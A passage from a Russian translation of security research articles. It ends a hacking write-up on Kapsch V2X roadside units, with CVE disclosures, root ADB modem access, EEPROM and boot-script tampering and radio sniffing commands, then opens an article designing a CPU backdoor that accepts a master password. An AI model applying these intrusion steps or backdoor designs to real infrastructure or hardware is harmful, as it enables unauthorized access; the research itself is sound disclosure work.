[0xAE 0x06 0x19 0x2f 0x75 0x50 0x70 0x45 0x41 0x48 0x67 0x47 0x32
0x4a 0x79 0x72 0x67 0x5a 0x4e]
[0xAE 0x06 0x29 0x79 0x35 0x43 0x62
0x77 0x77 0x34 0x6b 0x44 0x31]
```

Альтернативно, при локальном доступе на RSU предустановлены как минимум два инструмента для изменения EEPROM в пространстве пользователя.

Первый — infotool, интерактивный кастомный информационный инструмент, входящий в состав прошивки:

```
Kapsch >> Info Tool

Information

EEPROMs

CB

<
press up for more ... >
p.obs1ot0.serial : NLXX132E00XXXX
p.pps.offset : 0x00
p.ps.extpower : 1
p.ps.poe
: 1
p.radiol.a.mac : 00:e0:6a:01:xx:xx
p.radiol.ant1.atten :
5
p.radiol.ant2.atten : 10
p.radiol.b.mac : 00:e0:6a:01:xx:xx
p.radiol.name : ALPS-UMPZ2A3001A
```

```

p.radio2.a.mac :
00:E0:4B:57:XX:XX
p.radio2.ant1.atten : 5
p.radio2.ant2.atten :
10
p.radio2.b.mac : 00:E0:4B:57:XX:XX
p.radio2.name :
ALPS UMZ2 V753
p.revision : 03
p.root.password :
6BqXRBsRiiIMI6WE$RT68NjgvLlxxxjgNJ80dlmLjm0NWuXXX6z35a4oKcu7.Sos
p.serial : PZB00XXX
< press down for more ... >

```

infotool также позволяет вносить изменения:

```

Kapsch >> Info Tool

[Change Settings]

< EEPROM Editor
< EEPROM Add Key
< EEPROM Delete Key

```

Второй инструмент — eeprom\_tool.

Приятный бонус — скрипт eeprom\_write\_enable.sh на случай, если вы случайно отключили запись или приобретённый блок имел запись отключённой (из 6 моих ни один такого ограничения не имеет).

### 5.3 Отсутствие защищённых диапазонов SPI допускает несанкционированную модификацию Flash — CVE-2025-25735

Уязвимость затрагивает RSU 9160 и 9260 и является следствием отсутствия контроля доступа. Её можно рассматривать как программную/пространства пользователя сторону раздела 5.1. Регистры защищённых диапазонов SPI (PRR, SPI Protected Range Registers) не установлены, то есть отсутствуют какие-либо программные ограничения, предотвращающие несанкционированную модификацию SPI Flash. Система не запрещает изменения критической прошивки во время выполнения. В итоге это допускает модификацию прошивки в реальном времени в тех же регионах, что и в разделе 5.1, а также позволяет вредоносному ПО отключить функции безопасности до перезагрузки.

Вывод Chipsec, подтверждающий уязвимость:

```

[*] FRAP = 0x0000FFFF << SPI Flash Regions Access Permissions Register
(SPIBAR + 0x50)
 [00] BRRA = FF << BIOS Region Read Access
 [08] BRWA = FF << BIOS Region Write Access
[*] Software access to SPI flash regions: read = 0xFF, write = 0xFF

```

### 5.4 Ненадлежащий контроль доступа в среде EFI Boot допускает постоянную модификацию прошивки — CVE-2025-25734

Уязвимость затрагивает RSU 9160 и 9260 и является следствием отсутствия контроля доступа. Конкретнее: переменные UEFI для Secure Boot защищены, но Secure Boot отключён. Значит, невозможность их изменить нас не ограничивает. Атакующий путь очевиден: Secure Boot отключён, поэтому BIOS допускает исполнение неподписанных загрузчиков и ядер ОС. Эта уязвимость оказалась особенно полезной, так как открыла тривиальный доступ к EOS и пространству пользователя.

Соответствующий вывод Chipsec:



```
[*] Secure Boot appears to be disabled
[+] PASSED: All Secure Boot UEFI variables are protected
```

## 5.5 Некорректная конфигурация блокировки SMM допускает несанкционированную модификацию System Management Mode (SMM) — CVE-2025-25738

В меню UEFI значение SMM Lock = Disabled. Этот параметр блокирует SMRAM, предотвращая изменение обработчиков SMM кодом вне SMM. При отключённой блокировке злоумышленник с привилегиями ядра может изменять обработчики SMM и получить исполнение кода в SMM, который работает вне ОС и гипервизора. Это существенно повышает риск незаметной компрометации. Однако постоянство после перезагрузок требует дополнительных слабостей или обхода защиты записи прошивки (BLE/BIOSWE, SMM\_BWP). Только блокировка SMM не гарантирует постоянного заражения прошивки, а инструменты уровня ОС, как правило, не могут инспектировать SMRAM.

Скриншот из меню UEFI, подтверждающий отключённую SMM Lock:

<https://github.com/GainSec/Phrack-72-Raw-Output-V2X/blob/main/Raw-Output/SMM-Lock-Disabled.png>

## 5.6 Несанкционированный доступ к ADB root shell сотового модема — CVE-2025-25736

Это ещё более низко висящий плод. Уязвимость затрагивает только RSU 9260 (блоки CV2X), поскольку в 9160 LTE-модема нет.

При локальном доступе platform-tools, включая adb, установлены по адресу /mnt/c3platpersistent/opt/platform-tools/. Достаточно запустить adb shell — и у вас будет root-доступ к модему. Если раздел c3platpersistent не монтируется автоматически (я столкнулся с этим лишь на одном блоке), сначала выполните lsblk, fdisk -l или другую команду для определения нужного раздела, а затем смонтируйте его. Теперь доступ открыт. Альтернативно на всех RSU имелись deb-пакеты, устанавливаемые командой kdpkg (kapsh dpkg). Пакет, включающий platform-tools: kapsch-persistence\_1.1-beta-USDoT-QualcommCCA.deb.

Полная команда: kdpkg -i kapsch-persistence\_1.1-beta-USDoT-QualcommCCA.deb

При физическом доступе достаточно подключиться к порту micro-USB на модеме и выполнить adb shell:

```
PS C:\Android\Sdk\platform-tools> .\adb.exe devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
91dc4XXX
device

PS C:\Android\Sdk\platform-tools> .\adb.exe shell
sh-3.2#
whoami
root

sh-3.2# ls -lha
total 8
drwxr-xr-x 23 root root 1.8K Aug 16 2018 .
drwxr-xr-x 3 root root 224 Aug 16 2018 ..
drwxr-xr-x 3 root root 1.8K Aug 16 2018 WEBSERVER
drwxr-xr-x 2 root root 15.6K Aug 16 2018 bin
drwxr-xr-x 3 root root 1.8K Aug 16 2018 boot
-rw-r--r-- 1 root root 160 Aug 16 2018 build.prop
drwxr-xr-x 9 root root 3.9K Jun 19 07:43 cache
drwxrwxr-x 19 root root 7.0K Jun 19 07:43 data
drwxr-xr-x 5 root root 5.0K Aug 16 2018 dev
drwxrwxr-x 35 root root 7.0K Aug 16 2018 etc
```

## 5.7 Слабые или не установленные пароли BIOS Supervisor/User допускают несанкционированный доступ к прошивке — CVE-2025-25737

Ну... это уже, пожалуй, мелочь? Не знаю, но вот вам. Уязвимость затрагивает RSU 9160 и 9260 и является следствием некорректной конфигурации. Обнаружена как на новых, так и на поддерживаемых блоках. По умолчанию в Phoenix SecureCore BIOS политика паролей требует всего 1 символ. Что важнее, по умолчанию в Phoenix SecureCore BIOS пароли пользователя и супервизора не установлены. Если бы хоть один из них был задан, начало работы с этими блоками было бы значительно сложнее. Ещё одна деталь: TPM поддерживается, но не обнаруживается.

Соответствующий вывод:

```
Phoenix SecureCore Technology Setup

Main Advanced Security Boot Exit

Supervisor Password is: Cleared
User Password is: Cleared

Set Supervisor Password [Enter]
Supervisor Hint String []

Set User Password [Enter]
User Hint String []

Min. password length [1]

Authenticate User on Boot [Disabled]

HDD Security Status No HDD detected

Trusted Platform Module (TPM)

Item Specific Help

Set or clear the
Supervisor account's
password.

F1 Help ↑↓ Select Item +/- Change Values
Esc Exit
□ Select Menu Enter Select > Sub-Menu
F9 Setup Defaults
F10 Save and Exit

```

---

## 6. Фаза 2: Переходим к клиент-серверному стеку (C)V2X

### 6.1 Можно ещё?

На данном этапе очевидно, что в этом встраиваемом устройстве есть ещё огромный простор для взлома. Я до сих пор не выяснил назначение второго порта RJ45, не определил, зачем нужны все

отверстия и контактные площадки. Я не припаял второй USB-порт к нужным площадкам, не исследовал кастомные платы-мосты и почти не углублялся в LTE-модем (хотя подтвердил, что у него есть пароли по умолчанию и настроенные веб-сервисы). Я не экспериментировал с загрузкой по LAN и слотом mSata.

Суть ясна: даже на высоком уровне здесь ещё очень много всего для исследования. Я определённо планирую этим заниматься, но не в следующей фазе реверс-инжиниринга. Это одновременно и проклятие, и благо. Устройства относительно новые и представляют собой настоящие тёмные норы — неисследованный потенциал для взлома колоссален.

## **6.2 Приложения Android/iOS**

Оказывается, уже существует как минимум три приложения, способных взаимодействовать с RSU-сервером на этих блоках. Они доступны для Android и iOS под названиями «Kapsch TrafficAssist», «Kapsch V2X Assist» и «Kapsch V2X Insight». Есть ещё приложение «GeauxPass», которое я совсем не смотрел. Особенно интересным показалось приложение Insight: оно позволяет просматривать и изменять некоторые параметры RSU-сервера, отображает логи и удобно для подтверждения работы RSU-стека. Кроме того, оно даёт представление об объёме данных, которые способен собирать RSU [18].

Дальше бросания Android-приложений в MobSF я пока не пошёл, но это стоит высоко в моём списке задач.

## **6.3 Серверный стек RSU**

Ещё одна приоритетная задача — начать тестирование серверного стека RSU. Или хотя бы разобраться в нём достаточно глубоко для уверенного понимания. Стек V2X включает столько компонентов — WAVE, IPANet, CW-LLC, DSRC, ITS-G5, SAE J2735/XX, 11p, 3GPP LTE-V2X и др., — поддерживаемых RSU, и это не считая других интеллектуальных транспортных систем: пешеходных переходов, мостов, шлагбаумов, светофоров и т.д. Я упомянул некоторые примечательные бинарники, но в Фазе 1 на многие просто не хватило времени. Надеюсь, приобретённые мной OBU облегчат эту задачу.

## **6.4 Удалённые/беспроводные эксплойты**

Очевидно, венцом всего был бы эксплойт «по воздуху» для получения первоначального плацдарма. Хотя в некоторых протокольных компонентах в прошлом встречались уязвимости, непаханого поля здесь ещё предостаточно. Тот факт, что эти устройства используются в критической инфраструктуре, крепятся на столбах, мимо которых проезжают тысячи машин, и по своей природе транслируют V2X, — всё это точит мне мозг мыслью, что что-то там точно есть. Пока, однако, я продолжаю двигаться вперёд шаг за шагом, держа в уме беспроводной эксплойт как конечную цель.

---

## **7. Разные заметки**

### **7.1 Сниффинг, устаревшие компоненты, сертификаты и ключи, внешние веб-сервисы — ну и ну!**

Ниже — информация, которую я не смог вписать в эту статью, но нашёл интересной, ценной или просто крутой. Не ищите системы — просто наслаждайтесь.

На большинстве блоков была версия ssh, уязвимая к перечислению пользователей. Когда я получил первый блок, я, наверное, потратил около 6 часов на попытки получить доступ к rescue EOS, в которую устройство загружалось по умолчанию. Я, должно быть, перебрал полмиллиона и больше возможных имён пользователей, но помимо root единственным, что удалось обнаружить, стал пользователь «kapsch» — я добавил это имя в небольшой словарь прямо из головы.

Сосредоточившись на rescue EOS, я получил root-доступ, модифицировав кастомный bash-скрипт, запускаемый при загрузке. Поэтому я был в диком восторге, когда увидел:

```
[OK] Started watchdog daemon.
Creating user 'gainsec' ...
cp: cannot stat '/etc/eeeprom-cb/s.publickey.gainsec': No such file or
directory
chmod: cannot access '/home/gainsec/.ssh/authorized_keys':
No such file or directory
User 'gainsec' created with SSH access.
Adding 'gainsec' to sudo group for root privileges...
Granting
'gainsec' root privileges...

Copyright (c) Kapsch Traffic COM AG 2016

GainSec was Here

LEO RESCUE system version 4.6.0.1211.28
useradd: user 'kapsch'
already exists
INFO: Updating /etc/shadow
[0.000000] DMI:
N/A N/A/COMe-mBTi10, BIOS MVV1976 X64 10/10/2017
Kontron Board found,
ready to go
[25.082404] FAT-fs (mmcblk1p1): Volume was not properly unmounted. Some
data may be corrupt. Please run fsck.
[25.082404] FAT-fs (mmcblk1p1): Volume was not properly unmounted. Some
data may be corrupt. Please run fsck.
boot-counter was set to 2

Debian
GNU/Linux 9 PEM00076 ttyS0

PEM000XX login: [26.153799] random: crng init done
[26.153799] random: crng init done
[26.160642] random: 7 urandom warning(s) missed due to ratelimiting
[26.160642] random: 7 urandom warning(s) missed due to ratelimiting
```

Только потом я обнаружил, что в EOS биты SUID выставлены некорректно, так что sudo недоступен. Поскольку это squashfs, она монтируется только для чтения, и без root-доступа перемонтировать с правами на запись невозможно. В общем, это немного разбило мне сердце.

EOS использует ELBE на базе Debian.

Серверное приложение RSU roadside активно использует SNMP для многих функций и включает ловушку-приманку под названием herbert.

Файл /mnt/rescuefs/usr/tmplt/etc/elbe\_base.xml, судя по всему, содержит пароль по умолчанию пользователя «kapsch», но, как вы, наверное, догадались, на самом деле это не так.

```
<suite>jessie</suite>
</project>
<target>
<hostname>CB-9160</hostname>
<domain />
<passwd>rmrf</passwd>
```

```

<console>/dev/null,</console>
<package>
<squashfs>
<name>root.sfs</name>
</squashfs>
</package>
<finetuning>
<adduser groups="sudo,i2c" passwd="" shell="/bin/bash">kapsch</adduser>
<b2t_cp path="../../linux-image-3.16.35-c3p+_3.16.35.125.23_i386.deb">
/tmp/
</b2t_cp>

```

Для декодирования I2C-данных, полученных через Bus Pirate, можно использовать `xxd`. Или в PowerShell:

```
[System.Text.Encoding]::ASCII.GetString(([byte[]] (I2C-HEX)))
```

Тестирование CV2X-радио с помощью бинарника асме:

```

/etc/init.d/start_cv2x_le start

cv2x-config --register-sps-flow 1,10,1,200,287,2500,2600

acme -RVAe -i rmnet_data1

acme -A -i rmnet_data1

```

Альтернативно для 9160:

```

ip link show
cd /mnt/c3platpersistent/opt/llp/bin/llc-v13
sudo ./llc chconfig -s -w SCH -c 172 -r b -m MK2MCS_R12QPSK -p 33
sudo ./llc chconfig -s -w CCH -c 172 -r b -m MK2MCS_R12QPSK -p 33

sudo ip link set cw-llc promisc on
sudo ip link set wavel promisc on
sudo ip link set cw-mon-rxb promisc on
sudo ip link set cw-mon-txb promisc on

sudo tcpdump -i wavel -w /home/kapsch/microSD/wavel_traffic.pcap &
sudo tcpdump -i cw-llc -w /home/kapsch/microSD/cw_llc_traffic.pcap

```

Простой цикл для проверки поступающих данных:

```
while true; do ./llc count | grep 'Rx MAC Valid Data Frames\|Rx MAC Broadcast Frames' && sleep 3; done
```

Мониторинг директорий с логами:

```

/var/log/pcap/RadioA/
/var/log/pcap/RadioB/
/mnt/c3platpersistent/var/log/
/home/kapsch/microSD/*pcap

```

Если в блоке установлены оба радио:

```

sudo ip link set wave-raw promisc on
sudo ip link set wave-mgmt promisc on

sudo tcpdump -i wave-raw -w dsrc_traffic.pcap
sudo tcpdump -i wave-mgmt -w dsrc_traffic.pcap

sudo ip link set wave0 up
sudo ip link set wave0 promisc on

sudo ./llc chconfig -s -w CCH -c 178 -r a -m MK2MCS_R12QPSK -p 33
sudo ./llc chconfig -s -w SCH -c 178 -r a -m MK2MCS_R12QPSK -p 33
sudo tcpdump -i wave0 -w /home/kapsch/microSD/wave0_traffic.pcap

```

Это лишь мои предварительные выводы, все каналы и модуляции я ещё не перебрал. Впрочем, я проехал примерно 20 минут с работающим RSU-сниффером и не поймал никаких сигналов.

На сайте [gainsec.com](https://gainsec.com) я также описал, как использовать SDR для перехвата и отправки V2X-пакетов — это помогло подтвердить корректную работу тестовых бинарников.

Пример конфигурации для V2X-каналов США:

| Радиоинтерфейс | Тип канала | Номер канала | Частота (МГц) |
|----------------|------------|--------------|---------------|
| A wave0        | CCH        | 178          | 5890          |
| A wave0        | SCH        | 172          | 5860          |
| B wave1        | SCH        | 184          | 5920          |
| B wave1        | SCH        | 180          | 5900          |

```
j2735_version == 2016
```

Однонаправленный UART реализован на аппаратном уровне (хотя я не на 100% уверен), поэтому путём пайки соединений, скорее всего, удастся получить полный доступ к UART.

Кроме того, после загрузки EOS клавиатура, подключённая через USB-порт и работавшая до этого момента, перестаёт функционировать — так что мне ни разу не удалось ввести пароль при отображении приглашения входа при загрузке в образ RESCUE. То же происходит при загрузке в однопользовательский режим добавлением «single» в строку параметров ядра APPEND. Кстати, при загрузке в однопользовательский режим система говорит «спросите нас пароль — дадим», но до сих пор неясно, существует ли этот пароль вообще.

Было обнаружено множество интересных сертификатов, ключей и т.д.: net-snmp-cert, используемый RSU-сервером; os\_image\_sign.pubkey; ca-certificates.crt; SSH-ключи хоста, хранящиеся также в EEPROM. Кроме того, если RSU был настроен с пользователем «admin», хэш его пароля тоже хранился в EEPROM. Там же можно включать и отключать этого пользователя. Была обнаружена директория manage-certs, содержащая массу ссылок на файлы сертификатов сторонних организаций и URL для регистрации RSU в их системах управления ITS-трафиком (или, возможно, для обеспечения кросс-коммуникации?).

Думаю, на этом можно остановиться — интересного здесь столько, что перечислять можно бесконечно...

---

## 8. Ссылки

- [1] <https://apkpure.com/kapsch-ewalk/net.kapsch.ewalk/versions>
- [2] <https://5gaa.org/c-v2x-explained/>
- [3] <https://github.com/usdot-fhwa-OPS/V2X-Hub>
- [4] <https://www.wjbf.com/business/press-releases/accesswire/983795/kapsch-trafficcom-supports-colorado-connected-vehicle-safety-project/>
- [5] [https://www.kapsch.net/\\_Resources/Persistent/7b221a05b49b2d630a46508667e0d52de5f2efe7/Reference\\_Factsheet\\_Colorado\\_DOT\\_I-70\\_Corridor\\_EN.pdf](https://www.kapsch.net/_Resources/Persistent/7b221a05b49b2d630a46508667e0d52de5f2efe7/Reference_Factsheet_Colorado_DOT_I-70_Corridor_EN.pdf)
- [6] [https://www.kapsch.net/\\_Resources/Persistent/59824d4e81dce9d1a902359261304f6cf8231654/KTC-CVS-Reference\\_Ohio\\_33-SMC.pdf](https://www.kapsch.net/_Resources/Persistent/59824d4e81dce9d1a902359261304f6cf8231654/KTC-CVS-Reference_Ohio_33-SMC.pdf)
- [7] <https://www.kapsch.net/en/press/releases/ktc-20240702-pr-en>
- [8] <https://www.traffictechnologytoday.com/news/connected-vehicles-infrastructure/kapsch-supplying-equipment-for-australias-largest-c-its-connected-vehicle-pilot-project.html>
- [9] [https://www.etsi.org/deliver/etsi\\_en/302600\\_302699/302663/01.02.00\\_20/en\\_302663v010200a.pdf](https://www.etsi.org/deliver/etsi_en/302600_302699/302663/01.02.00_20/en_302663v010200a.pdf)

- [10] <https://di9mr54a05a64.cloudfront.net/api-mciaustralia.expoplatform.com/media/MTYxODI3MDY3NzYwNzRkOWQ1ZThlYTI%3D.pdf>
- [11] [https://www.kapsch.net/\\_Resources/Persistent/3d251a8445e0bf50093903ad70b3dbed34dec7e7/KTC-CVS\\_RIS-9260\\_DataSheet.pdf](https://www.kapsch.net/_Resources/Persistent/3d251a8445e0bf50093903ad70b3dbed34dec7e7/KTC-CVS_RIS-9260_DataSheet.pdf)
- [12] [https://www.kapsch.net/\\_Resources/Persistent/b60658fe131d82fe20c5389cdc2f6425064f4a88/KTC-CVS\\_RIS-9360\\_DataSheet.pdf](https://www.kapsch.net/_Resources/Persistent/b60658fe131d82fe20c5389cdc2f6425064f4a88/KTC-CVS_RIS-9360_DataSheet.pdf)
- [13] <https://fcc.report/FCC-ID/XZU9160/>
- [14] [https://www.mouser.com/datasheet/2/965/come\\_mbt10\\_datasheet-3235566.pdf](https://www.mouser.com/datasheet/2/965/come_mbt10_datasheet-3235566.pdf)
- [15] [https://content.u-blox.com/sites/default/files/EVK-THEO-P1\\_UserGuide\\_%28UBX-15013939%29.pdf](https://content.u-blox.com/sites/default/files/EVK-THEO-P1_UserGuide_%28UBX-15013939%29.pdf)
- [16] <https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEF%20CON%2025%20-%20Woodbury-and-Haltmeyer-Linux-Stack-Based-V2X-Framework-Hack-Connected-Vehicles.pdf>
- [17] <https://chipsec.github.io/index.html>
- [18] [https://play.google.com/store/apps/developer?id=Kapsch+TrafficCom+AG&hl=en\\_US](https://play.google.com/store/apps/developer?id=Kapsch+TrafficCom+AG&hl=en_US)

---

## 9. Необработанный вывод

Обширную коллекцию логов и вывода инструментов с устройств, упомянутых в этой статье, можно найти в репозитории:

<https://github.com/GainSec/Phrack-72-Raw-Output-V2X>

# Бэкдор в процессоре

Автор: uty

---

## Содержание

1. Введение
2. Известные «бэкдоры» в процессорах
  - 2.1 Инструкции ALTINST в VIA C3
  - 2.2 Секретный пароль AMD 0x9C5A203A
  - 2.3 Кандидаты в бэкдорные инструкции
3. Проектирование бэкдора в процессоре
  - 3.1 Обход парольной аутентификации Windows через модифицированную инструкцию
  - 3.2 Прототип на базе QEMU TCG для x86
  - 3.3 Прототип бэкдора SPARC64 на FPGA OpenSPARC T1
    - 3.3.1 Анализ парольной аутентификации в \*nix
    - 3.3.2 Реализация бэкдора на уровне RTL
  - 3.4 Реализация бэкдора на микрокоде Intel Goldmont x86
    - 3.4.1 Основы микрокода
    - 3.4.2 Анализ микрокода CMPS
    - 3.4.3 Реализация бэкдора в CMPS
    - 3.4.4 Установка бэкдора через микрокод с помощью Coreboot
    - 3.4.5 Клуб «0 байт осталось»
    - 3.4.6 CRBUS, LDAT и массивы памяти
4. Разное
  - 4.1 Наборы инструкций x86 SSE/AVX
  - 4.2 Другие мысли
5. Заключение
6. Благодарности
7. Ссылки
8. Приложение: Код

---

## 1. Введение

Концепция бэкдоров в процессорах одновременно увлекательна и противоречива. Хотя их существование нередко оспаривается, трудно поверить, что крупные производители процессоров (такие как Intel, AMD, ARM и IBM) или определённые ведомства никогда не рассматривали подобную возможность. Эффективный бэкдор в процессоре должен быть необнаруживаемым и разрушительным, предназначенным исключительно для взлома наиболее защищённых систем в качестве крайней меры.

Нынешние дискуссии нередко сосредоточены на недокументированных инструкциях. Проблема в том, что они всё равно требуют от атакующего предварительного закрепления в системе. А что если бэкдор, встроенный глубоко в микроархитектуру процессора, мог бы предоставлять доступ к системе без какого-либо предварительного взлома?



Конечно, такие компоненты, как контроллер управления материнской платой (BMC) и Intel Management Engine (ME) вместе с их управляющими шинами, способны полностью контролировать систему на самом низком уровне. Однако эти функции хотя бы частично задокументированы и обычно попадают под широкую категорию надёжности, доступности и обслуживаемости (RAS). Покупатели должны быть хорошо осведомлены о рисках, когда их устройства позиционируются как удалённо управляемые.

Цель данного проекта — внедрить бэкдор в процессор путём изменения реализации инструкций. Замысел не в том, чтобы создать деструктивную инструкцию типа «halt-and-catch-fire». Этот бэкдор предназначен для тонкой манипуляции критически важными инструкциями, такими как «CMP», участвующими в парольной аутентификации, с целью обхода проверок безопасности системы.

Представьте атакующего, который садится за защищённую машину, которой он никогда раньше не касался, или подключается к ней удалённо. Введя один секретный мастер-пароль, он получает доступ к любой учётной записи в системе.

Несколько лет назад исследователь безопасности продемонстрировал атаку на банкомат под управлением Windows XP, используя открытый порт FireWire. Этот порт позволял получить прямой доступ к памяти с подключённой машины, обходя механизм входа в систему Windows XP.

Вот как работает аутентификация по паролю в Windows: когда система получает введённый пароль, она дополняет строку и генерирует 16-байтовый хэш NTLM, который система сравнивает с сохранёнными учётными данными в базе данных SAM с помощью функции `MsvpPasswordValidate()` из `msv1_0.dll`.

Получив доступ к памяти системы через интерфейс FireWire, атакующий мог модифицировать функцию валидации так, чтобы она всегда возвращала «true» (делая все пароли действительными) или встроить заранее заданный хэш для принятия определённого мастер-пароля. Эта манипуляция на уровне памяти полностью обходила меры безопасности Windows XP, открывая неограниченный доступ к любой учётной записи.

Примечательно, что используемый хэш несолёный. Даже Windows 10 по-прежнему полагается на несолёные хэши (Windows 11 я ещё не тестировал, поскольку ни один из моих компьютеров и виртуальных машин не соответствует её требованиям, но подозреваю, что ситуация не изменилась). Бэкдор в процессоре на основе пароля был бы особенно удобен именно благодаря предсказуемости несолёного хеширования.

Одна из сложностей для бэкдоров на аппаратном уровне состоит в том, что ядра процессора работают на более низком уровне абстракции, устраняя контекст уровня ОС при выполнении инструкций. Тем не менее примечательно, что модуль аутентификации операционной системы практически не менялся годами (все Windows-системы на базе NT используют тот же механизм аутентификации и те же библиотеки, как описано выше, по меньшей мере начиная с Windows XP и до Windows 10) — намеренно или просто в силу надёжности реализации.

В проекте бэкдора вредоносная схема встраивается в арифметико-логическое устройство (АЛУ) процессора. Когда сравнивается определённое хэш-значение, вредоносная схема манипулирует АЛУ, заставляя его выдавать ложный результат и возвращать совпадение вне зависимости от реального содержимого сравнения. Такая манипуляция срабатывает, когда операция АЛУ порождается инструкцией CMP, выполняемой модулем парольной аутентификации (64-битные хэши, полученные из секретного мастер-ключа, предотвращают ложные срабатывания). В результате мастер-ключ принимается как действительный для любых сохранённых учётных данных, обходя проверки аутентификации.

Для проверки концепции я использовал QEMU с TCG (Tiny Code Generator) для демонстрации бэкдора на виртуальной машине x86 под управлением Windows.

Для дополнительной проверки реализуемости бэкдора на реальном железе я реализовал его на Verilog RTL для OpenSPARC T1 (open-source вариант UltraSPARC T1 от Sun Microsystems) и развернул его на FPGA-плате Xilinx ML505 (Virtex-5 LX110T). Такая реализация на FPGA позволила произвести поциклово-точную верификацию бэкдора на реальном аппаратном CPU.

Поскольку Windows не поддерживает системы на базе SPARC, вместо неё был установлен дистрибутив Linux с внесением соответствующих коррективов в бэкдор. В Linux и других Unix-подобных системах использование солёных хэшей паролей усложняет реализацию бэкдора. Соль не позволяет процессору напрямую распознавать предопределённые хэш-значения, однако имя пользователя, передаваемое в открытом виде, всё же может служить альтернативным триггером.

Прототип на основе микрокода также был реализован на процессоре Intel Pentium N4200 (микроархитектура Goldmont) для проверки концепции на реальном коммерческом железе.

Данная статья структурирована в три основных раздела. Сначала обсуждаются существующие бэкдоры в процессорах как необходимая база знаний. Затем вводится и демонстрируется новый дизайн бэкдора. Наконец, приводятся выводы.

---

## 2. Известные «бэкдоры» в процессорах

Говоря о «бэкдорах» в процессорах, часто поднимают тему скрытых инструкций. Например, одна вредоносная инструкция может предоставлять наивысшие привилегии в системе. Хотя производители процессоров документируют большинство инструкций, недокументированные инструкции действительно существуют [5][6][7][8]. Поскольку все инструкции должны соответствовать правилам кодирования процессора, перебрать все недокументированные опкоды не составляет труда. Они могут быть либо действительными, но недокументированными инструкциями, либо просто зарезервированным пространством опкодов для будущего использования.

Однако наборы инструкций переменной длины (такие как x86) добавляют сложности. Могут существовать недокументированные байты расширения, расширяющие доступное пространство кодирования и потенциально скрывающие больше скрытых опкодов.

Ниже приведена часть таблицы двухбайтовых опкодов Intel для инструкций, начинающихся с escape-кода 0F. Второй байт определяется по строке и столбцу в таблице. Например, инструкция INVD соответствует 0F08, а WBINVD кодируется как 0F09. Некоторые инструкции также требуют префикса. VMOVAPD, например, представлена как 660F28, где 66 — префикс, 0F — escape-код, а 28 — второй байт из таблицы опкодов.

|                                 |                                 |          |          |          |                     |  |                     |            |  |  |  |
|---------------------------------|---------------------------------|----------|----------|----------|---------------------|--|---------------------|------------|--|--|--|
| +-----+-----+-----+-----+-----+ |                                 |          |          |          | +-----+-----+-----+ |  |                     |            |  |  |  |
| pfx                             | 8                               | 9        | A        | B        |                     |  | E                   | F          |  |  |  |
| +-----+-----+-----+-----+-----+ |                                 |          |          |          | +-----+-----+-----+ |  |                     |            |  |  |  |
| 0                               | INVD                            | WBINVD   |          | 2-byte   | ...                 |  |                     |            |  |  |  |
|                                 |                                 |          |          | illegal  |                     |  |                     |            |  |  |  |
|                                 |                                 |          |          | opcodes  |                     |  |                     |            |  |  |  |
|                                 |                                 |          |          | UD2      |                     |  |                     |            |  |  |  |
| +-----+-----+-----+-----+-----+ |                                 |          |          |          | +-----+-----+-----+ |  |                     |            |  |  |  |
| 1                               | Prefetch                        |          |          |          |                     |  |                     | NOP / 0 Ev |  |  |  |
|                                 | (Grp 16)                        |          |          |          |                     |  |                     |            |  |  |  |
| +-----+-----+-----+-----+-----+ |                                 |          |          |          | +-----+-----+-----+ |  |                     |            |  |  |  |
|                                 | vmovaps                         | vmovaps  | cvtpi2ps | vmovntps | ...                 |  | vucomiss            | vcomiss    |  |  |  |
|                                 | Vps, Wps                        | Wps, Vps | Vps, Qpi | Mps, Vps |                     |  | Vss, Wss            | Vss, Wss   |  |  |  |
| +-----+-----+-----+-----+-----+ |                                 |          |          |          |                     |  | +-----+-----+-----+ |            |  |  |  |
|                                 | 66   vmovapd                    | vmovapd  | cvtpi2pd | vmovntpd |                     |  | vucomisd            | vcomisd    |  |  |  |
|                                 | Vpd, Wpd                        | Wpd, Vpd | Vpd, Qpi | Mpd, Vpd | Vsd, Wsd   Vsd, Wsd |  |                     |            |  |  |  |
| +-----+-----+-----+-----+-----+ |                                 |          |          |          | +-----+-----+-----+ |  |                     |            |  |  |  |
| 2                               | +-----+-----+-----+-----+-----+ |          |          |          | +-----+-----+-----+ |  |                     |            |  |  |  |



позволяя коду в кольце 3 выполнять операции кольца 0 и обходить проверки защиты памяти.

Для включения альтернативного набора инструкций бит ALTINST должен быть сначала установлен в 1 в регистре управления функциями (FCR) через WRMSR. При отключении (ALTINST=0) выполнение опкода 0F 3F вызывает исключение недействительной инструкции (#UD). После включения выполнение 0F 3F производит ближний переход на CS:EAX, одновременно переключая процессор во внутренний режим, интерпретируя последующие инструкции как микрокод и обходя стандартные проверки привилегий.

После выполнения шлюзовой инструкции 0x0F3F процессор ожидает, что альтернативные инструкции будут закодированы внутри последовательности опкода LEA [EAX+EAX+disp32] (0x8D8400XXXXXXXX), где 32-битное поле смещения (XXXXXXXX) содержит фактическую микрооперацию. Процессор внутренне извлекает и выполняет эту полезную нагрузку, отбрасывая обёртку x86 LEA. Эта схема кодирования остроумна: дизассемблеры обычно интерпретируют 0x0F3F как инструкцию NOP. Следующие байты затем обрабатываются как стандартная операция x86 LEA, эффективно маскируя альтернативный поток инструкций под нормальным кодом x86.

---

## 2.2 Секретный пароль AMD 0x9C5A203A

Регистры, специфичные для модели (MSR), — это специализированные управляющие регистры в архитектуре x86, предназначенные для таких задач, как отладка, трассировка выполнения, мониторинг производительности и включение или отключение определённых функций процессора. Доступ к этим регистрам осуществляется с помощью инструкций RDMSR и WRMSR, которые ссылаются на целевой MSR через 32-битный индекс.

Хотя большинство MSR задокументированы, в определённых процессорах, особенно в AMD Opteron (микроархитектура K8), есть недокументированные MSR, для доступа к которым требуется пароль. Например, на этих процессорах пароль 0x9C5A203A открывает скрытую функциональность отладки. По словам пользователя интернета Czernobyl [15], эти недокументированные MSR используются главным образом для низкоуровневой отладки. Для активации этой функции пароль должен быть сначала загружен в регистр EDI. Несоблюдение этого требования вызывает исключение общей защиты (GPF).

В белой книге AMD под названием «Live Migration with AMD-V Extended Migration Technology» [4] упоминаются MSR, защищённые паролем. Документ включает пример кода (показан ниже), демонстрирующий, как гипервизор или операционная система может отключить отчёт об инструкции RDTSCP на процессорах AMD Opteron второго поколения:

```
/*
 * Example 3: Use MSR C001_1005 to clear bit 27 (RDTSCP) reported in
 * EDX after CPUID Function 8000_0001
 */

/*
 * Read current value of the CPUID Override MSR C001_1005.
